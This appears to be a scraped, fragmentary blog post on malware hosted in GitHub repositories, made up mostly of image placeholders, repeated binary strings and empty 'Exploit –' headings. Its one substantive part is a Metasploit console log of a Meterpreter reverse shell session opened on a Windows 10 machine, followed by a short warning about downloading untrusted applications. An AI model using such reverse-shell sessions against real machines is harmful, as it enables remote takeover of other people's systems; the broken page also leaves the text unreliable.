
01001100 01001111 01010100 01010101 01010011

Exploit –



01001100 01001111 01010100 01010101 01010011


Exploit –



01001100 01001111 01010100 01010101 01010011

https://rhomaniertaylor.com

Exploit –



01001100 01001111 01010100 01010101 01010011

Exploit –

```
[*] Sending stage (175686 bytes) to 10.0.0.9
[*] Meterpreter session 1 opened (10.0.0.16:4444 -> 10.0.0.9:51405) at 2023-02-07 21:06:46 -0500

msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : DESKTOP-KS8Q87S
OS              : Windows 10 (10.0 Build 19044).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

Final Words

It’s easy to see how a GitHub Repository can host such dangerous tools. Anyone with access to the internet can easily begin taking over systems and sending malicious software across the internet.

It always pays to be vigilant and look for the warning signs and when downloading applications even if it is from a trusted individual.

More sophisticated malware can remain undetected for months at a time. Keep learning and keep hacking!

01001100 01001111 01010100 01010101 01010011